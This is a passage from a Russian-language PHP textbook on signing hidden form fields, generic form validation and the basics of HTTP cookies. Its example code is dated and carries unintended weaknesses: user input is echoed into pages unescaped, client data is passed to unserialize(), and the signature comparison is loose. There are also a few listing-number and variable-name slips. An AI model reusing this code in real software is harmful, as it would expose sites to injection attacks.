Введите сообщение (у вас есть максимум 5 минут):
<INPUT TYPE="text" NAME="mytext" VALUE="">
<INPUT TYPE="submit" Value="Отправить">
</FORM>
```

Теперь, проверив, что скрытый элемент времени соответствует MD5-подписи, содержащейся в time_checksum (вместе с секретной строкой), можно быть уверенным в правильности данных.

Функция validate()

После отправки формы нужно убедиться в правильности данных, проверив все цифровые подписи. Для того чтобы это сделать, необходимо создать функцию validate(). Эта функция имеет следующий синтаксис:

```
validate($input, $secret)
```

где $input является ссылкой на соответствующий суперглобальный массив ($_GET, $_POST и так далее), $secret представляет секретную строку, используемую для генерации подписи (в данном случае, строку определенную как PROTECTED_KEY). В отличие от protect(), которая является довольно простой функцией, функция validate() гораздо сложнее по нескольким причинам. Во-первых, должно быть выполнено несколько различных проверок, для того чтобы предусмотреть все возможные попытки злоумышленника манипулировать данными, включая (но не ограничиваясь) следующие:

- Изменение одного или нескольких защищенных значений.
- Изменение одной или нескольких защищенных подписей.
- Удаление одного или нескольких защищенных значений или подписей.

Чтобы определить, удалял или изменял пользователь защищенные значения, функция validate() должна знать, какие значения предполагалось защищать. Для этого функция validate() ищет скрытые объекты (и их контрольные суммы), атрибут NAME которых является protected_list. Значение этого скрытого элемента является сериализованным массивом, содержащим имена защищенных ключей. Если этот параметр не найден, функция validate() проверяет все параметры за следующими исключениями:

- Если элемент формы имеет имя submit.
- Если имя элемента формы оканчивается на _checksum.

НА ЗАМЕТКУ

Если вас удивляет то, что функция validate() во время проверки игнорирует элементы формы с именем submit, имейте в виду, что это происходит, когда форма обрабатывается тем же сценарием, который ее отображает. В таком случае в форму часто включается скрытый элемент с именем "submit", чтобы дать понять сценарию, что тот должен обработать форму, а не отображать ее.

В большинстве случаев потребуется создать список полей, которые считаются защищенными. Для этого создается массив, содержащий список имен защищенных элементов, который затем сериализируется, после чего список защищается с использованием ранее рассмотренной функции protect():

```
$protected = serialize(array('myvar1', 'myvar2', 'myvar3'));
echo protect('protected_list', $protected, PROTECTED_KEY);
```

Для того чтобы избежать повторения и неразберихи в описании функции validate(), ее полное определение представлено в листинге 15.4. При рассмотрении работы этой функции мы будем постоянно ссылаться на этот листинг.

Листинг 5.4. Функция validate()

```
<?php
function validate($input, $secret) {
   if(!is_array($input)) {
      return false;
   }
   if(!isset($input['protected_list']) &&
       !isset($input['protected_list_checksum'])) {
      foreach($input as $key=>$val) {
         if(!preg_match("/(submit|_checksum$)/i", $key)) {
            $protected[] = $key;
         }
      }
   } else {
      if(!isset($input['protected_list']) ||
          !isset($input['protected_list_checksum'])) {
         return false;
      }
      $checkval = 'protected_list' .
                  stripslashes(urldecode($input['protected_list'])) .
                  PROTECTED_KEY;
      $checksum = md5($checkval);
      if($checksum !== $input['protected_list_checksum']) {
         return false;
      }
      $protected = unserialize(stripslashes(urldecode(
                   $input['protected_list'])));
   }
   foreach($protected as $val) {
      if(isset($input[$val."_checksum"]) && isset($input[$val])) {
         $temp = urldecode($input[$val]);
         $checksum = md5($val.stripslashes($temp).PROTECTED_KEY);
         if($checksum != $input[$val."_checksum"]) {
            return false;
         }
      } else {
         return false;
      }
   }
   return true;
}
?>
```

Когда функция validate() вызывается, ее первая задача – убедиться, что переменная $input действительно является массивом. На следующем шаге функция определяет, какие поля нужно проверять. Определив это, функция ищет правильный (по контрольной сумме) элемент protected_list в массиве $input. Если этот элемент найден и соответствует своей MD5-подписи, массив реконструируется с использованием функции unserialize(). В случае, если элемент protected_list не содержится в данных формы, для динамического создания массива используется простое стандартное выражение по правилам, рассмотренным ранее. В противном случае переменная $protected заполняется элементами массива $input для выполнения проверки. Массив $protected, содержащий теперь список элементов, подлежащих проверке, подвергается итерационной процедуре с использованием оператора foreach. Функция validate() для каждого элемента проверяет наличие самого элемента и его подписи. Если оба элемента существуют, то для переданного элемента вновь генерируется MD5-подпись и сравнивается с подписью, сформированной при передаче формы. Если подписи идентичны, подтверждается правильность элемента, и сценарий обрабатывает следующий элемент. Если на каком-нибудь шаге элемент окажется неверным или отсутствующим, функция validate() возвращает false. После завершения проверки всех элементов функция validate() возвращает true.

Функции protect() и validate() в действии

Теперь, когда мы разобрались в теории и практике проверки скрытых элементов форм, рассмотрим реальный пример. В листинге 5.5 с использованием функций protect() и validate() создается чувствительная ко времени форма, которую пользователь должен отправить в течение 5 минут.

Листинг 5.5. Чувствительная ко времени форма, использующая функции protect() и validate()

```
<?php
define('PROTECTED_KEY', 'mysecretword');
function my_addslashes($string) {
   return (get_magic_quotes_gpc() == 1) ? $string : addslashes($string);
}

function protect($name, $value, $secret) {
   $tag = "";
   $seed = md5($name.$value.$secret);
   $html_name = $name."_checksum";
   $tag = "<INPUT TYPE='hidden' NAME='$name' VALUE='" .
          urlencode(my_addslashes($value)) .
          "'>\n";
   $tag .= "<INPUT TYPE='hidden' NAME='$html_name' VALUE='$seed'>\n";
   return $tag;
}

function validate($input, $secret) {
   if(!is_array($input)) {
      return false;
   }
```

```
   if(!isset($input['protected_list']) &&
       !isset($input['protected_list_checksum'])) {
      foreach($input as $key=>$val) {
         if(!preg_match("/(submit|_checksum$)/i", $key)) {
            $protected[] = $key;
         }
      }
   } else {

      if(!isset($input['protected_list']) ||
          !isset($input['protected_list_checksum'])) {
         return false;
      }
      $checkval = 'protected_list' .
                  stripslashes(urldecode($input['protected_list'])) .
                  PROTECTED_KEY;
      $checksum = md5($checkval);
      if($checksum !== $input['protected_list_checksum']) {
         return false;
      }
      $protected = unserialize(stripslashes(urldecode(
                  $input['protected_list'])));
   }

   foreach($protected as $val) {
      if(isset($input[$val."_checksum"]) && isset($input[$val])) {
         $temp = urldecode($input[$val]);
         $checksum = md5($val.stripslashes($temp).PROTECTED_KEY);
         if($checksum != $input[$val."_checksum"]) {
            return false;
         }
      } else {
         return false;
      }
   }
   return true;
}

if(isset($_GET['submit'])) {
   if(validate(&$_GET, PROTECTED_KEY)) {
      if($_GET['time']+300 > time()) {
         echo "Благодарим, " . $_GET['username'] .
              ", за своевременную отправку!";
      } else {
         echo "Извините, ваше время истекло!";
      }
   } else {
      echo "Данные не верны!";
   }
}
$protect_str = serialize(array('time'));
?>
```

```
<HTML><HEAD><TITLE>Пример проверки скрытых элементов формы </TITLE></HEAD>
<BODY>
Пожалуйста, заполните форму в течение максимум 5 минут:<BR>
<FORM ACTION="<?=$_SERVER['PHP_SELF']?>" METHOD=GET>
<INPUT TYPE="hidden" NAME="submit" VALUE="1">
<? echo protect('time', time(), PROTECTED_KEY); ?>
<? echo protect('protected_list', $protect_str, PROTECTED_KEY); ?>
Введите ваше имя: <INPUT TYPE="text" NAME="username" SIZE=30>
<INPUT TYPE="submit" VALUE="Отправить">
</FORM>
</BODY>
</HTML>
```

Обработка форм

При работе с HTML-формами с помощью тех или иных методов возникает необходимость в обработке данных этих форм. Часто, даже если нет необходимости что-нибудь делать с данными формы, требуется выполнять некоторую проверку. Прежде чем использовать данные формы в сценариях, настоятельно рекомендуется выполнять их проверку.

Стандартная обработка и проверка форм

В простейшем случае проверка и обработка форм — это не более чем работа с суперглобальными массивами ($_GET и $_POST). Однако для более сложных форм требуется проверка данных. Как уже говорилось, передача данных формы без соответствующей проверки — плохая и опасная практика. За исключением простейших случаев проверка форм обычно выполняется с помощью стандартных выражений, приведенных в листинге 5.6.

Листинг 5.6. Простейшая проверка формы

```
<?php
   if(isset($_GET['submit'])) {
      if(preg_match("/^\(([2-9][0-9]{2})\)[2-9][0-9]{2}-[0-9]{4}$/i",
                    $_GET['phone']) != 1) {
         echo "Неверная информация в поле номера телефона<BR>";
      }
   } else {
      /* Код для обработки формы */
   }
?>
<HTML>
<HEAD><TITLE>Простейшая проверка формы</TITLE></HEAD>
<BODY>
<FORM ACTION="<?php echo $_SERVER['PHP_SELF']; ?>" METHOD=GET>
<INPUT TYPE="hidden" NAME="submit" VALUE="1">
Номер телефона: <INPUT TYPE="text" NAME="phone" SIZE=13 MAXLENGTH=13>
(например, (810)555-1212)<BR>
<INPUT TYPE="submit" VALUE="Отправить">
</FORM>
</HTML>
```

Поскольку проверка сильно зависит от приложения (в каждом случае свои особенности), не имеет смысла рассматривать методы общей проверки и обработки форм. Вместо этого попытаемся одним выстрелом убить нескольких зайцев и разработать архитектуру проверки и обработки форм, пригодную для любой формы, не принося в жертву универсальность. Имейте в виду, что создание сценария, который одновременно универсален и прост в использовании, при программировании на PHP требует немалых усилий. Тем не менее, не расстраивайтесь сильно, поскольку вы получите исчерпывающие разъяснения.

Общая проверка форм

Прежде чем рассматривать строки кода, обсудим концепцию создания многоцелевого сценария для проверки форм. Перед тем как создавать сценарий, определим цели:

- Универсальность при проверке и обработке любых данных формы.
- *Разделение кода для проверки и кода для представления формы.*
- Простота использования при обработке любых типов HTML-форм.

Для достижения всех трех целей потребуется некоторое планирование (обязательный этап при создании надежных сценариев); будем надеяться, что в конце все три цели будут достигнуты.

Процессор форм работает с комбинацией скрытых элементов форм и динамических вызовов функций (см. главу 1). Эти скрытые элементы форм будут использоваться PHP-сценарием для двух целей — для обеспечения дружественного описания каждого поля элемента (в случае ошибки) и определения "обязательных" полей. Для каждого конкретного элемента формы с именем `<name>` описание такого поля хранится в скрытом элементе под именем `<name>_desc`. В следующем примере определяется текстовое поле с именем `phone`, имеющее поле дополнительного описания для использования в сценарии:

```
<INPUT TYPE="text" NAME="myphone">
<INPUT TYPE="hidden" NAME="myphone_desc" VALUE="Номер телефона">
```

Второй скрытый элемент формы, обрабатываемый сценарием, имеет имя `required` (обязательные) и должен содержать список разделенных запятыми обязательных элементов. Например, если существуют три обязательных элемента, имеющие значения атрибута `NAME` — `phone`, `email` и `fax`, то элемент `required` будет выглядеть следующим образом:

```
<INPUT TYPE="hidden" NAME="required" VALUE="phone,email,fax">
```

Атрибут `VALUE` каждого видимого элемента должен быть связан с соответствующим значением в суперглобальной переменной (то есть `$_GET['myvar']`), хотя это не является обязательным. Это делается для того, чтобы если форма отправлена, но не обработана по какой-либо причине (например, в случае ошибки), пользователь не мог бы ничего изменить.

Следующий вопрос, которого нужно коснуться — как обрабатывать ошибки, возникающие после отправки формы. В сценарии проверки это делается с помощью двух глобальных PHP-переменных — `$form_errors` и `$form_errorlist`. Когда проверяющий сценарий пытается проверить переданные ему данные на наличие ошибок, он

создает эти две переменные. Первая переменная $form_errors — это логическая величина, означающая появление ошибки при проверке, а вторая $form_errorlist — массив сообщений об ошибках, возникающих во время проверки. Как использовать эти переменные для отображения ошибок при проверке, зависит от пользователя, однако можно рекомендовать следующий метод:

```
<?php if($form_errors): /* При обработке формы возникает ошибка */ ?>
<UL>
<?php foreach($form_errorlist as $val): ?>
<LI><?php echo $val; ?>
<?php endforeach; ?>
</UL>
<?php endif; ?>
```

Если поместить этот код непосредственно перед вызовом формы, результатом будет аккуратно сформатированный список всех ошибок, возникших при выполнении проверки формы.

Полный пример HTML-формы, использующей созданный нами сценарий проверки, приведен в листинге 5.7.

Листинг 5.7. Пример формы с использованием сценария проверки

```
<?php if($form_errors): /* при обработке формы возникает ошибка */ ?>
<UL>
<?php foreach($form_errorlist as $val): ?>
<LI><?php echo $val;?>
<?php endforeach; ?>
</UL>
<?php endif; ?>
Пожалуйста, заполните следующую форму (* = Required)<BR>
<FORM ACTION="<?php echo $_SERVER['PHP_SELF']; ?>" METHOD=GET>
<INPUT TYPE="hidden" NAME="submit" VALUE="1">
<INPUT TYPE="hidden" NAME="required" VALUE="phone,email,fax">
<INPUT TYPE="hidden" NAME="phone_desc" VALUE="Номер телефона">
<INPUT TYPE="hidden" NAME="email_desc" VALUE="Адрес электронной почты">
<INPUT TYPE="hidden" NAME="fax_desc" VALUE="Номер факса">
Ваше ФИО: <INPUT TYPE="text" NAME="name"><BR>
* Номер телефона:
<INPUT TYPE="text" NAME="phone" VALUE="<?php echo $_GET['phone']; ?>"><BR>
* Адрес электронной почты:
<INPUT TYPE="text" NAME="email" VALUE="<?php echo $_GET['email']; ?>"><BR>
* Номер факса:
<INPUT TYPE="text" NAME="fax" VALUE="<?php echo $_GET['fax']; ?>"><BR>
<INPUT TYPE="submit" VALUE="Отправить">
</FORM>
```

Теперь, когда имеется идея, как использовать сценарий проверки, самое время перейти к реальному сценарию, который будет обрабатывать форму. Проверяющий сценарий разбит на три функции add_error(), _process_form() и validate_form(). Функция validate_form() выполняет основную проверку, а функции add_error() и _process_form() являются служебными.

Как уже говорилось, ошибки, возникающие при проверке формы, хранятся в переменных $form_errors и $form_errorlist. Функция add_error() используется для управления этими двумя переменными. Поскольку эта функция проста, для ее понимания достаточно рассмотреть ее определение, представленное в листинге 5.8.

Листинг 5.8. Функция add_error()

```
<?php
   $form_errors = array();
   $form_errorlist = false;
   function add_error($error) {
      global $form_errorlist, $form_errors;
      $form_errorlist = true;
      $form_errors[] = $error;
   }
?>
```

Сердцем сценария проверки является функция validate_form(). Она принимает единственный параметр (ссылку на суперглобальный массив для проверки). Во время выполнения эта функция решает ряд задач по проверке данных. При возникновении ошибки validate_form() вызывает функцию add_error() с соответствующим сообщением об ошибке. Выполнение функции validate_form() начинается с проверки всех обязательных полей на предмет, заполнены ли они. После этой проверки validate_form() пытается проверить каждый элемент формы в соответствии со следующими правилами:

- Если элемент имеет имя submit, required или его имя заканчивается на _desc, он игнорируется.
- Для всех других элементов validate_form() пытается вызвать функцию <name>_validate() (где <name> — имя текущего элемента).

Если функция <name>_validate() не определена пользователем, она не существует. Эти функции заблаговременно создаются для проверки каждого элемента формы (по крайней мере, для элементов, которые нужно проверять). Эти функции принимают два параметра (передаваемое значение и описание поля, взятое из элемента <name>_desc) и возвращают true, если переданное значение правильно, или сообщение об ошибке в случае ее возникновения. Например, при проверке элемента формы, у которого атрибут NAME равен phone (номер телефона), нужно использовать проверяющую функцию, код которой приведен в листинге 5.9.

Листинг 5.9. Пример функции, проверяющей элемент формы

```
<?php
   function phone_validate($data, $desc) {
      $regex = "/^\([2-9][0-9]{2}\)[2-9][0-9]{2}-[0-9]{4}/i";
      if(preg_match($regex, $data) != 1) {
         return "The '$desc' field isn't valid!";
      }
      return true;
   }
?>
```

Предположим, что функция validate_form() при выполнении не встречает ошибок. Тогда она вызывает функцию _process_form(). Эта функция предназначена для очистки любых необязательных элементов формы (скрытые элементы _desc, submit и required) и вызывает функцию process_form(). Как и проверочные функции, обсуждаемые ранее, process_form() должна быть определена пользователем для выполнения всей работы после успешной проверки формы. Она принимает единственный параметр (массив переданных данных) и не имеет возвращаемого значения. Если эта функция не существует, то с переданными данными после успешной проверки ничего не происходит. Пример функции process_form(), передающей по электронной почте содержимое формы, представлен в листинге 5.10.

Листинг 5.10. Пример функции process_form()

```
<?php
   function process_form($data) {
      $msg = "Форма {$_SERVER['PHP_SELF']}
            была отправлена со следующими значениями: \n\n";
      foreach($data as $key=>$val) {
         $msg .= "$key => $val\n";
      }
      mail("joeuser@somewhere.com", "отправка формы", $msg);
   }
?>
```

Поскольку функцию validate_form() лучше рассматривать в связи с другими функциями, не будем анализировать ее отдельно. Вместо этого рассмотрим листинг 5.11, который содержит полностью документированную функцию validate_form(), как часть законченного сценария проверки.

Листинг 5.11. Полный сценарий для проверки формы

```
<?php

/********** Начало сценария проверки формы ***********/
$form_errors = array();
$form_errorlist = false;

function add_error($error) {
   global $form_errorlist, $form_errors;
   $form_errorlist = true;
   $form_errors[] = $error;
}

function _process_form($method) {
   /** Эта функция вызывается только из validate_form()! */
   /* Проверяем, существует ли функция process_form(). Если не
      существует, нет нужды очищать данные формы */
   if(function_exists("process_form")) {
      /* Создаем копию переданных данных и проходим по ним и удаляем
         каждый элемент, не являющийся частью переданных данных */
      $data = $method;
      foreach($data as $key=>$val) {
```

```
        if(preg_match("/(submit|required)|(_desc$)/i", $key) == 1)
           unset($data[$key]);
     }
     /* Вызываем функцию process_form() и передаем ей очищенную
        версию данных формы*/
     process_form($data);
  }
}

function validate_form($method) {
  /* Эта переменная используется для определения, возникли ли
     ошибки во время выполнения. По умолчанию предполагем,
     что все правильно. */
  $process = true;
  /* Проверяем наличие обязательных элементов. Если таких
     элементов нет, форма автоматически не верна */
  if(!isset($method['required'])) {
     add_error("Отсутствует необходимый скрытый элемент 'required'!");
     $process = false;
  } else {
     /* Разберем обязательные поля обязательных элементов формы
     и сохраним их в массиве */
     $required = explode(',',$method['required']);
     /* Убедимся, что обязательные элементы существуют */
     foreach($required as $val) {
        if(empty($method[$val])) {
        /* Этот элемент должен иметь данные, но он пуст. Попытаемся
           взять дружественное описание элемента и отобразим
           пользователю ошибку. Если описания нет, используем
           вместо него имя элемента */
           if(isset($method[$val."_desc"])) {
              $errormsg = "Необходимое поле '" . $method[$val."_desc"] .
                          "' пустое!";
           } else {
              $errormsg = "Необходимое поле '$val' пустое!";
           }
           add_error($errormsg);
           $process = false;
        }
     }

     /* Начало прохода по всем элементам формы */
     foreach($method as $key=>$val) {
        /* Поскольку нас интересуют только отредактированные
           пользователем элементы, проверяем элементы, не имеющие
           имен 'submit', 'required' и не оканчивающиеся на '_desc' */

        if(preg_match("/(submit|required)|(_desc$)/i", $key) != 1) {
           /* Создаем имя функции для проверки данных */
           $func = $key."_validate";
           /* Убедимся, что проверочная функция для этого
              элемента существует */
```

```
            if(function_exists($func)) {
               /* Так как проверочная функция существует, вызываем ее,
                  передав ей значение элемента и дружественное описание
                  (если оно существует)*/
               if(!isset($method[$key."_desc"])) {
                  $result = $func($val, $key);
               } else {
                  $result = $func($val, $method[$key."_desc"]);
               }
               /* Если проверочная функция не возвратила true,
                  то элемент формы некорректен и $return содержит
                  сообщение об ошибке.
                  Добавим сообщение об ошибке в список возникших ошибок */
               if($result !== true) {
                  add_error($result);
                  $process = false;
               }
            }
         }
      }
   }

   /* Если ошибок нет, $process равен true. В этом случае вызываем
      функцию _process_form(), передаем ей проверенные данные
      и возвращаем true */
   if($process) {
      _process_form($method);
      return true;
   }
   /* Ошибка при проверке, возвращаем false */
   return false;
}
/********** конец сценария проверки формы ***********/
/********** начало пользовательского сценария ***********/

/* Это для красоты. Только используя $method каждый раз, когда
   необходимо получить суперглобальные данные, можно быстро
   изменить метод отправки формы с GET на POST без модификации
   множества значений */

$method = &$_GET;

/* Проверяем, отправлена ли форма; если да — начинаем проверку */
if(isset($method['submit'])) {
   validate_form($method);
}
/* Эта функция вызывается из validate_form() для проверки
   элемента с именем "email". */
function email_validate($data, $desc) {
   $regex = "/^[a-z0-9\._-]+@+[a-z0-9\._-]+\.+[a-z]{2,3}$/i";
   if(preg_match($regex, $data) != 1)
      return "Поле '$desc' не верно.";
```

```
   return true;
}
/* Эта функция вызывается из validate_form() при успешной
   проверке формы */
function process_form($data) {
   $msg = "Форма {$_SERVER['PHP_SELF']}" .
   " отправлена со следующими значениями: \n\n";
   foreach($data as $key=>$val) {
      $msg .= "$key => $val\n";
   }
   mail("joeuser@somewhere.com", "отправка формы", $msg);
}
/********** конец пользовательского сценария ***********/

?>
<HTML>
<HEAD><TITLE>Пример проверки формы</TITLE></HEAD>
<BODY>
<?php
/* Отображает все ошибки, возникшие при выполнении проверки */
if($form_errorlist): ?>
Пожалуйста, исправьте следующие ошибки:<BR>
<UL>
<?php foreach($form_errors as $val): ?>
<LI><?=$val?>
<?php endforeach; ?>
</UL>
<?php endif; ?>
<FORM ACTION="<?php echo $_SERVER['PHP_SELF']; ?>" METHOD=GET>
<INPUT TYPE="hidden" NAME="required" VALUE="first,last,email">
<INPUT TYPE="hidden" NAME="submit" VALUE="1">
<TABLE CELLPADDING=0 CELLSPACING=0 BORDER=0>
<TR>
<TD COLSPAN=2>Заполните следующие поля. (* = Required)</TD>
</TR>
<TR>
<TD>*Имя:</TD>
<TD><INPUT TYPE="text" NAME="first"
VALUE="<?php echo @$method['first']; ?>">
<INPUT TYPE="hidden" NAME="first_desc" VALUE="Имя">&lt;/TD>
</TR>
<TR>
<TD>*Фамилия:</TD>
<TD><INPUT TYPE="text" NAME="last" VALUE="<?php echo @$method['last']; ?>">
<INPUT TYPE="hidden" NAME="last_desc" VALUE="Фамилия"></TD>
</TR>
<TR>
<TD>Номер телефона:</TD>
<TD><INPUT TYPE="text" NAME="phone"
VALUE="<?php echo @$method['phone']; ?>">
<INPUT TYPE="hidden" NAME="phone_desc" VALUE="Номер телефона"></TD>
```

```
</TR>
<TR>
<TD>*Адрес электронной почты:</TD>
<TD><INPUT TYPE="text" NAME="email"
VALUE="<?php echo @$method['email']; ?>">
<INPUT TYPE="hidden" NAME="email_desc" VALUE="Адрес электронной почты"></TD>
</TR>
<TR>
<TD COLSPAN=2><INPUT TYPE="submit" VALUE="Отправить"></TD>
</TR>
</TABLE>
</FORM>
</BODY>
</HTML>
```

Разделение представления и проверки

Обратите внимание, что в листинге 5.11 комментариями выделены "пользовательская" и проверочная части. Как уже упоминалось, одной из задач сценария проверки является отделение кода представления формы от проверочного кода. Взглянув на листинг 5.11, легко заметить, что весь код можно разделить на три отдельных файла: один — для HTML-кода, второй для пользовательской функциональности и третий — для проверочного сценария формы. Для убедительности давайте разместим все, что находится внутри комментариев, касающихся проверочного сценария, в файле formvalidate.php, а HTML-форму — в файле htmlform.php. Расположив оставшийся код и несколько дополнительных включений в третьем файле, получим листинг 5.12 (для экономии места комментарии удалены).

Листинг 5.12. Разделение HTML-кода и проверочного кода

```
<?php
   include_once('formvalidate.php');
   $method = &$_GET;
   if(isset($method['submit'])) {
      validate_form($method);
   }
   function email_validate($data, $desc) {
      $regex = "/^[a-z0-9\._-]+@+[a-z0-9\._-]+\.+[a-z]{2,3}$/i";
      if(preg_match($regex, $data) != 1)
         return "Поле '$desc' не верно.";
      return true;
   }
   function process_form($data) {
      $msg = "Форма {$_SERVER['PHP_SELF']}".
             " отправлена со следующими значениями: \n\n";
      foreach($data as $key=>$val) {
         $msg .= "$key => $val\n";
      }
      mail("joeuser@somewhere.com", "отправка формы", $msg);
   }
   include("htmlform.php");
?>
```

Очевидно, что размещение сценария в нескольких файлах делает его лучше управляемым. Более того, он может быть применен к любой HTML-форме простым включением строки `formvalidate.php` в начале сценария и расположением HTML-кода формы в конце сценария. Такой метод проверки форм идеален, и вы можете использовать его в своих разработках.

Резюме

В этой главе представлен большой объем материала. Изучены методы работы с "магическими" кавычками, в зависимости от доступности этого режима. Рассмотрено кодирование и преобразование переменных. Изучены методы создания сценариев для проверки форм. Если вы хорошо поняли все, что изложено в этой главе, вы преуспели на пути написания профессионального PHP-кода. Если все еще остались проблемы (особенно в отношении сценариев проверки), перечитайте эту главу. Если отдельные вопросы вызывают трудности, вам, как и всегда, поможет руководство по PHP.

ГЛАВА

6

Постоянные данные, использующие сеансы и cookie-наборы

В ЭТОЙ ГЛАВЕ...

- HTTP cookie-наборы
- Сеансы PHP
- Расширенные сеансы

Всегда, когда вы посещаете крупные сайты в Internet, сервер посылает вашему клиенту cookie-наборы. Что же такое cookie-наборы? Это небольшие пакеты данных, которые сохраняются в кэш-памяти вашего браузера. В следующий раз, когда вы посетите этот сайт снова, браузер отошлет эти данные (то есть cookie-набор) на сервер. Какая от этого польза? Чтобы разобраться в этом, нужно более основательно изучить протокол HTTP.

cookie-наборы HTTP

Несмотря на то что HTTP – очень полезный протокол, он известен в компьютерном мире как протокол, не поддерживающий состояния. Если это утверждение пока вам не понятно, не огорчайтесь. В отличие от ваших любимых программ, таких как текстовые процессоры, PHP не имеет средств для запоминания последнего запроса. Единственной информацией, доступной для PHP во время выполнения сценария, является информация, которую он обрабатывал во время HTTP-запроса.

Например, пусть необходимо создать Web-сайт, запоминающий имена всех посетителей и использующий их для создания персонального содержимого из PHP-сценариев. Как отделить одного посетителя от другого в PHP-сценарии? Для решения этой проблемы весьма выразительным образом используются cookie-наборы. Если вы пока не понимаете, как работают cookie-наборы, представьте ситуацию со служащим автомобильной парковки. Когда вы приезжаете, служащий дает вам квитанцию и паркует ваш автомобиль. Съев свое блюдо или посмотрев представление, вы возвращаетесь к служащему, предъявляете квитанцию, и служащий выдает вам ваш автомобиль. Если бы у вас не было квитанции, как бы служащий определил, какой автомобиль ваш? Более того, как служащий определит, парковали ли вы машину вообще? Ситуация с квитанцией на парковке в точности соответствует тому, как работают cookie-наборы. Когда вы посещаете Web-сайт, сервер передает вам cookie-набор, идентифицирующий вас. Когда в следующий раз вы посетите этот сайт (возможно, даже другую его страницу), ваш браузер перешлет этот cookie-набор обратно серверу, для того чтобы сервер определил, кто вы такой.

Свойства и ограничения cookie-наборов

При работе с cookie-наборами нужно иметь в виду, что существует ряд ограничений, направленных одновременно на увеличение функциональности cookie-наборов и предупреждение их неправильного использования. Поскольку cookie-наборы могут быть использованы для идентификации пользователя, без таких ограничений и правил возможно злоупотребление ими. К счастью, существуют некоторые ограничения, определяющие, когда браузер может принимать и отсылать cookie-наборы на сервер (несмотря на их несовершенство).

В HTTP cookie-наборы являются сегментами текста размерностью не более 4 Кбайт (4096 байт). Несмотря на то, что любой сервер может пытаться послать cookie-набор клиентскому браузеру, нет никакой гарантии, что клиентский браузер примет этот cookie-набор. Более того, браузер посылает cookie-наборы только в те домены, которые их создали. Если, например, сайт `coggeshall.org` пошлет cookie-набор клиентскому браузеру, браузер вернет cookie-набор только этому сайту и никакому другому.

cookie-наборы также могут иметь ограничение на работу только с определенной частью Web-сайта (основанное на путях на Web-сервере). Это значит, что можно установить cookie-набор для каталога coggeshall.org/mydirectory, который будет работать только в этом каталоге и его подкаталогах. Существует также ограничение на то, сколько cookie-наборов может хранить браузер. Невзирая на то что это ограничение может варьироваться от браузера к браузеру, вряд ли можно ожидать более 20 cookie-наборов на домен. Если это ограничение будет достигнуто, применяется стандартная политика – уничтожение наиболее старых и освобождение места под новые cookie-наборы.

НА ЗАМЕТКУ

В браузерах последних версий (новее 6.0), похоже, не существует реального предела количеству cookie-наборов, которые можно иметь.

Несмотря на то что размер cookie-набора не может превышать 4 Кбайт, не существует ограничений на данные, хранимые в cookie-наборах (возможна такая величина, какую позволяет текст cookie-набора). Вспомним, что ранее в этой главе спрашивалось, как можно написать сценарий, запоминающий имя посетителя при каждом посещении сайта. В таком простом случае можно отправить пользовательскому браузеру cookie-набор, содержащий имя пользователя. Этот cookie-набор будет возвращаться на сервер каждый раз, когда пользователь посетит страницу на Web-сайте и, следовательно, будет доступен в PHP-сценарии.

НА ЗАМЕТКУ

Хотя сохранение имени пользователя в cookie-наборе, возможно, не лучшее решение, этот пример демонстрирует использование cookie-наборов. Не самая лучшая идея — хранить имя посетителей сайта в cookie-наборах. Существуют гораздо более надежные применения для cookie-наборов, которые будут рассмотрены позже.

Одним из наиболее общих свойств cookie-наборов и протокола HTTP является то, что cookie-наборы можно посылать при каждом HTTP-запросе. Например, не нужно посылать cookie-набор при передаче HTML-документа. Любой запрос изображения, звука, анимации и так далее может быть использован для посылки cookie-набора. Это любимое занятие большинства фирм, занимающихся рекламой в Internet. Когда вы посещаете сайт с рекламой, часто рекламный баннер самостоятельно пытается послать cookie-набор вашему браузеру. Более того, этот cookie-набор предназначен даже не для сайта, на котором вы находитесь, а для сайта, разместившего баннер (рекламной фирмы). Как часто бывает, эта рекламная фирма работает во всем Internet. Когда вы посещаете совсем другой сайт с ее баннерами, ваш браузер посылает cookie-наборы в эту фирму, и она использует их для пересылки адресной рекламы. Даже при наличии ограничений на cookie-наборы, компании находят пути для мониторинга вашей активности в Internet.

cookie-наборы не были задуманы как очень надежное средство защиты посетителя Web-сайта, к тому же они теряют актуальность по прошествии некоторого времени. cookie-наборы можно сделать неактуальными в любое время после их установки.

После того как cookie-набор становится неактуальным, он автоматически удаляется клиентским браузером и больше не посылается на сервер. В том случае, если cookie-набор не имеет установленного предела времени жизни, браузер уничтожает его во время своего закрытия.

Реализация cookie-наборов

Как уже говорилось, существует несколько методов использования cookie-наборов в PHP-сценариях. В этом разделе рассматриваются два метода (использование HTML и HTTP). Установка cookie-наборов на клиентской стороне с помощью, например JavaScript, рассматриваться не будет. cookie-наборы посылаются клиенту путем спецификации одного или нескольких заголовков `Set-Cookie`, когда браузер запрашивает файл у Web-сервера во время выполнения запроса `GET` или `POST`. Синтаксис HTTP-заголовка `Set-Cookie` имеет следующий вид:

```
Set-Cookie: NAME=VALUE; expires=DATE; path=PATH; domain=DOMAIN_NAME; secure
```

НА ЗАМЕТКУ

Несмотря на то что можно указывать все параметры, для нормальной работы HTTP-заголовок `Set-Cookie` не требует всех параметров. Например, параметр `PATH` может быть опущен.

Параметр `NAME` представляет собой имя cookie-набора, а `VALUE` — URL-кодированное значение. Параметр `DATE` задает точную дату и время, когда cookie-набор потеряет актуальность (если он указан). Параметры `PATH` и `DOMAIN_NAME` представляют путь и домен, для которых предназначен этот cookie-набор. Последний параметр, `secure`, нужно указывать, если cookie-набор посылается через защищенное (SSL) HTTP-соединение. Как уже упоминалось, параметр `DATE` задает граничное время актуальности cookie-набора. Ниже представлен формат параметра `DATE`:

```
<Day>, DD-MMM-YYYY HH:MM:SS GMT
```

где `<Day>` — это полное название дня (`Monday`, `Tuesday` и так далее), `DD-MMM-YYYY` — дата в формате трехсимвольной аббревиатуры месяца и `HH:MM:SS` — время. Важно помнить, что время должно задаваться по Гринвичу (GMT).

Ранее говорилось, что cookie-наборы посылаются только тем доменам, которые соответствуют домену cookie-набора (указанному в параметре `DOMAIN_NAME`). Следует помнить, что для корректной установки cookie-набора указывать полное доменное имя не обязательно.

Например, если нужно установить cookie-набор, который будет работать с `mysubdoain.coggeshall.org`, `www.coggeshall.org` и просто `coggeshall.org`, будет достаточно задать значение `DOMAIN_NAME` равным `.coggeshall.org`. Это работает потому, что браузер сравнивает текущее доменное имя с соответствующим значением cookie-набора справа налево (в обратном порядке) и посылает cookie-набор, если обнаружено совпадение. Таким образом, поскольку `mysubdomain.coggeshall.org` соответствует `.coggeshall.org` (справа налево), то cookie-набор будет послан.

НА ЗАМЕТКУ

